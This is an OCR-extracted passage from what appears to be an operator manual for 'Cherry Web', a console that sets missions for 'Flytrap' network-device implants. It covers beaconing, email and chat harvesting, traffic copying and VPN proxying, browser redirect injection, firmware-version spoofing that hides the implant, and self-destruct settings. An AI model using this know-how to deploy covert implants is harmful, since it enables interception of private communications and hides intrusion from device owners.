

Figure 27: Cherry Web Mission Workflow Page

(S) On the “Operation Ownership” Mission workflow page (see Figure 28), the “Available Operations” list box lists all Operations that the User has “Read” or “Read-Write” access to. The “Owning Operations” list box lists all Operations that are currently in ownership of the Mission. Move “Available” and “Owning” Operations back and forth between the list boxes using the two arrow controls between the list boxes.

Figure 28: Cherry Web Mission Workflow Operation Ownership Page

(S) Once all owning Operations have been set appropriately, click the “Next” button to continue to the next Mission Workflow step. Note that the page will validate all entries and show any errors at the bottom of the screen. The User should correct all entries before moving to the next Mission Workflow step.

9.11.9 (U) Step 9: Edit Mission Support Parameters (Mission Workflow 2)

(S) On the "Mission Support Parameters" page of the Mission workflow, edit the Mission Support parameters appropriately (see Figure 29 – note this page is quite large with a lot of fields and does not completely show in the figure).



Figure 29: Cherry Web Mission Support Parameters Mission Workflow Page

- **Name** – the name of the Mission
- **Periodic Beacon Parameters** (see 15.2):
  - Interval (sec) – the amount of time in seconds to wait before attempting to send the next Periodic Beacon
  - Traffic Requirement – the traffic requirement that must be achieved for the Flytrap to send a Beacon. High/Medium/Low/None requires that at least 100/50/10/0 packets per second be passing through the Flytrap for a beacon to be sent
  - Traffic Requirement Timeout (sec) – the maximum amount of time in seconds to wait before sending a Beacon if the Beacon Traffic requirement is never met.
  - Power Cycle Wait (sec) – The amount of time in seconds to wait after a Flytrap has been power-cycled before sending the next Beacon. Remember that Mission data (e.g., Targets and Actions) is stored in volatile RAM, and so is lost when the device is power-cycled; hence, if the device is power-cycled, it will need to successfully Beacon before it can continue performing its Mission tasking (see Section 5.2.3.4).

  - Slow Retry Pause (sec) – the amount of time pause for a slow retry in the beacon logic (see 15.2)
  - Fast Retry Pause (sec) – the amount of time pause for a fast retry in the beacon logic (see 15.2)
- **Target Monitoring Parameters** (see 5.2.3.8):
  - Session Timeout (sec) – the amount of time in seconds to wait before timing out a Target's session. If a Target is inactive (i.e., has no network activity) for at least Session Timeout, and then becomes active (i.e., generates network activity) again on the same Flytrap, the Flytrap will send another Alert. See Section 7 for Target Alerting and Monitoring details.
  - Target Monitor Interval (sec) – the interval in seconds at which to send target monitor updates. Set this to "0" to disable target monitoring. Otherwise, the smaller this value is set, the faster the Flytrap will send feedback on target activity. See Section 7 for Target Alerting and Monitoring details.
- **Filter Parameters** (see 5.2.3.5):
  - Port Scanning – "Scan All Ports" will search network traffic for email/chat Targets on all ports, "80 and Chat Ports" will only search traffic on port 80 (i.e., HTTP) and common chat service ports for email/chat Targets
  - Protocol Scanning – "Scan All Protocols" will search network traffic for email/chat Targets on all protocols, "Only Scan TCP" will only search TCP traffic for email/chat Targets
  - Remove Accept Encoding (gzip) from All Traffic – "yes" will remove the "Accept Encoding" HTTP parameter from browser requests, so that a webserver will not return gzip-encoded traffic. "no" will not remove the "Accept Encoding" HTTP parameter. Selecting "yes" will typically result in detection of a wider range of email addresses, but can increase the size of page downloads by as much as a factor of 10.
- **Harvest & Global Actions:**
  - Harvest Email & Chat – select "Yes" to enable harvest mode (see 5.2.3.11). Note that harvest data is sent at each Beacon, so a smaller Periodic Beacon Interval will result in more responsive harvesting.
  - Global Action – select "None" for no Global Action. Select "Copy All" to copy all Flytrap data. Select "VPN Proxy All" to proxy all TCP and UDP data. Select "VPN Link" to establish a VPN tunnel between the Flytrap and the CB-VPN. Select "Copy VoIP" to copy all VoIP (RTP, RTCP, and SIP) traffic.
  - Copy All Timer – if the "Copy All" or "Copy VoIP" Global Action has been selected, this sets the duration over which to perform the copy Action. The copy timer starts when the first packet of client data passes through the Flytrap (which could occur at some time after the Mission is retrieved). The copy action ends when either the "Copy All Timer" expires, or the Flytrap retrieves a different Mission. Note that a value of "0" performs the copy indefinitely.

  - VPN Action Timer – if the “VPN Proxy All” or “VPN Link” Global Action has been selected, this sets the duration over which to perform the Action. The timer starts when the Mission is successfully retrieved. The action ends when either the “VPN Action Timer” expires, or the Flytrap retrieves a different Mission. Note that a value of “0” performs the action indefinitely (see 5.2.3.9.3 and 9.11.11).
  - VPN Server IP – if either the “VPN Proxy All” or “VPN Link” Global Action has been selected, this is the IP address of the CB-VPN to use (see 5.2.3.10).
- **Miscellaneous**
  - MMV Compatibility – allows the Mission to be assigned only to a specified device make/model/hw version/fw version (MMV), or “Universal” if Mission can be assigned to any MMV
  - Location Scan – (Roundhouse devices only) specify the location scan type
  - Location Scan Schedule – (Roundhouse devices only) specify the location scan schedule
  - Location Scan Time – (Roundhouse devices only) specify the location scan time
  - Location Scan Max Wait – (Roundhouse devices only) specify the location scan max wait
  - Ontime Commit Interval (sec) – the amount of time to wait between committing the Ontime to NVRAM so that it persists through a power-cycle.

(S) Once all Mission Support Parameters have been set appropriately, click the “Next” button to continue to the next Mission Workflow step. Note that the page will validate all entries and show any errors at the bottom of the screen. The user should correct all entries before moving to the next Mission Workflow step.

9.11.10 (U) Step 10: Add Target Decks (Mission Workflow 3)

(S) Next, on the "Target Deck Assignment" page of the Mission workflow (see Figure 30), move Target Decks from the "Available" list box to the "Selected" list box and vice versa. Note that you can select multiple Target Decks from either list box by holding the CTRL key. You can select a contiguous range of Target Decks from either list box by selecting the first entry of interest, then holding the SHIFT key, then selecting the last entry of interest; or, you can click the first Target Deck, then hold the left mouse button down, and drag to the last Target Deck. Click the "select" or "deselect" arrow key to move selected Target Decks back and forth between the "Available" and "Selected" list boxes.



Figure 30: Cherry Web Target Deck Assignment Mission Workflow Page

(S) When all of the desired Target Decks are in the "Selected" list box, click the "Next" button at the bottom of the screen to continue to the next Mission Workflow step.

9.11.11 (U) Step 11: Override Target Actions (Mission Workflow 4)

(S) On the "Target Exploit/Action Assignment" page of the Mission workflow (see Figure 31), override any Actions (see 5.2.3.9) as appropriate.

(S) In general, Actions should rarely need to be overridden; prefer instead to edit the Target Deck Actions directly (see 9.17) or create a different Target Deck with the appropriate Actions (see 9.11.2).

(S) To enable a Copy Action (Copy, Copy VoIP, or Copy Call [VoIP targets only]), for a particular target, click the Copy checkbox beside that target. Set a Copy Timeout value (specify all zeros to copy indefinitely). For Windex, select the Windex URL from the drop down box and then choose a Windex type (Double Iframe or Redirect). Recommended Windex type is "Double Iframe". For VPN Action (VPN Proxy or VPN Link), select "VPN Proxy" to proxy that Target's TCP and UDP traffic or select "VPN Link" to establish a VPN Link between the CB-VPN and the Flytrap upon Target detection. Set a VPN Action Timeout value (specify all zeros to perform the VPN action indefinitely). If a VPN Action has been specified, select the VPN Server in the drop down box at the bottom of the Target table.

Figure 31: Cherry Web Target Exploit/Action Assignment Mission Workflow Page

(S) Note that VPN Proxy and VPN Link Actions require an operational CB-VPN -- see the "Cherry Blossom Installation Guide" for CB-VPN installation and configuration

instructions. See section 9.27 for a detailed description of the usage of VPN Link and Proxy.

(S) When you have finished adding Actions, click the “Next” button to continue to the next Mission Workflow step.

9.11.12 (U) Step 12: Add Mission Files (Mission Workflow 5)

(S) To have an application execute as part of the Mission, select the appropriate Mission File(s) (which were imported in 9.11.4) on the “Mission File Assignment” page of the Mission workflow (see Figure 32). The Mission File Assignment page shows available Mission Files in the left list box and selected Mission Files (i.e., Mission Files that will be pushed to the Flytrap) in the right list box. When finished, click the “Next” button.



Figure 32: Cherry Web Mission File Assignment Mission Workflow Page

9.11.13 (U) Step 13: Add Execute Commands (Mission Workflow 6)

(S) To have an application execute as part of the Mission, select the appropriate Execute Command(s) (which were specified in 9.11.5) on the "Execute Command Assignment" page of the Mission workflow (see Figure 33). The Execute Command Assignment page shows available Execute Commands in the left list box and selected Execute Commands (i.e., Execute Commands that will be pushed to and executed on the Flytrap) in the right list box. When finished, click the "Next" button.



Figure 33: Cherry Web Execute Command Assignment Mission Workflow Page

9.11.14 (U) Step 14: Add FW Version Replacement String (Mission Workflow 7)

(S) As part of the Firmware Inhibit Capability, certain Flytrap device types support the capability to specify an arbitrary string that is shown on the Flytrap's configuration web page instead of the actual firmware version. The "Firmware Version String Replacement" page of the Mission workflow (see Figure 34) shows a list of all Flytrap device make/model/hw version/fw version (Device MMV) that support this feature, along with the firmware version that the original manufacturer's web page displays. Enter the "Desired FW Version String" in the edit box of the table for the Flytrap MMV's of interest. When finished, click the "Next" button.



Figure 34: Cherry Web Firmware Version String Replacement Mission Workflow Page

9.11.15 (U) Step 15: Add PoPs (Mission Workflow 8)

(S) On the "PoP Assignment" page of the Mission workflow (see Figure 35), select the PoPs the Flytrap should use to communicate back to the CherryTree. Note that the list boxes work similarly to the Target Assignment list boxes of 9.11.10. The order of the "Selected" list can be changed by selecting a PoP and clicking the "Move Up" and "Move Down" arrows. The PoP at the top of the list will be the first PoP the Flytrap attempts to communicate through, and so on.

(S) Select the "Use Firmware Default PoP(s) in Mission": "No" means that the default PoP addresses built into the Flytrap implant (see 15.5.2) will be ignored – i.e., the Flytrap will no longer beacon to these addresses; "Yes" means that the default PoP addresses built into the Flytrap implant will continue to be used – i.e., the Flytrap will continue to beacon to these addresses. If "No" is chosen, at least one PoP must be selected (an error is posted otherwise); otherwise Flytrap communication would not be possible. Note this feature is only supported in v5.0 and newer Flytraps (svn revisions greater than 8900).



Figure 35: Cherry Web PoP Assignment Mission Workflow Page

(S) IMPORTANT: if possible, at least one PoP with an IP address (as opposed to a domain) should be selected in a Mission. It is possible that a Flytrap could be configured such that a process running on the Flytrap cannot successfully perform a DNS lookup (e.g., if the Flytrap has a static IP assigned and does *not* have DNS servers configured).

(S) When you have finished adding PoPs, click the "Next" button to continue to the original Mission Workflow page.

9.11.16 (U) Step 16 (Optional): Set Suicide Properties

(S) If you would like to configure suicide properties (see 5.2.3.15) in the Mission, click the "Suicide Properties" link. Note that suicide is an *unrecoverable* event, so be very cautious when setting suicide properties. To enable suicide, set the "Suicide Enabled" drop down box to "Yes" (see Figure 36). Then set an appropriate "Suicide Time". If the Flytrap cannot successfully send a Beacon over this amount of Suicide Time, it will self-abort.

Figure 36: Cherry Web Suicide Properties Mission Workflow Page

9.11.17 (U) Step 17: Review the Mission

(S) It is important to review all of the settings for the Mission you have created. To do so, click the Mission Name (where Name is the name you have chosen) on the "Mission Workflow" page. This will present you with a "Mission Details" page of all the Mission data. If you need to modify a setting, click the browser back button to return to the "Mission Workflow" page, and click the link to the appropriate Mission Workflow step. After changing a setting, be sure to click the "Next" (or "Back") button to save those changes. Then return to the "Mission Details" page and review the Mission again.

9.12 (U) Assigning a Mission to Flytraps

(S) Once you have created a Mission and reviewed its settings, this Mission can be assigned to Flytraps. To assign Missions to Flytraps, click the “Assign -> Mission to Flytraps” menu link (see Figure 37).



Figure 37: Cherry Web Assign -> Mission to Flytraps Page

(S) At the top of the page is a combo box with all Missions you have access to (i.e., they are owned by an Operation that you have Read-Write access to). Select the Mission you want to assign from the “Mission” drop down box. The page will automatically update to show any Flytraps that currently have this Mission assigned (the “Select” checkbox to the left of each Flytrap will be checked if the selected Mission is assigned to the Flytrap). Note that it some situations it can take a few seconds for this page to update when a different Mission is selected. Below this combo box is a list of all Flytraps you have access to (i.e., these Flytraps are currently executing a Mission owned by an Operation that you have Read-Write access to). Then, in the Flytrap list, check the box to the left of the Flytraps that you want to assign this Mission to. If there is more than one page of Flytraps, be sure to page through them or increase the number of table rows (see 9.3). If you want to assign this Mission to all Flytraps, check the “Select All” box at the bottom of the page. Note that “Select All” should be used with great caution. When you are finished selecting Flytraps, click the “Assign” button at the bottom of the page. Important: to assign the Mission you must click the “Assign” button – simply checking the check box beside a Flytrap does not assign the Mission.

(S) The next time a Flytrap that is on the assigned list sends a Beacon, it will receive the new Mission. Note that to check which Mission is currently executing on a Flytrap, click the “View -> Flytraps” menu link, and page to the Flytrap of interest.

(S) Note that once a Mission is assigned, that Mission enters the “Active” state and can no longer be edited (see 9.15).

9.13 (U) Editing Missions

(S) A Mission that has been created but not yet assigned to Flytraps can still be edited (see 9.15). To edit a Mission, click the "Plan -> Missions" menu link (see Figure 38). Under the "Edit Mission" bullet, click the Mission you would like to edit. Follow the steps as described above, starting with section 9.11.8.

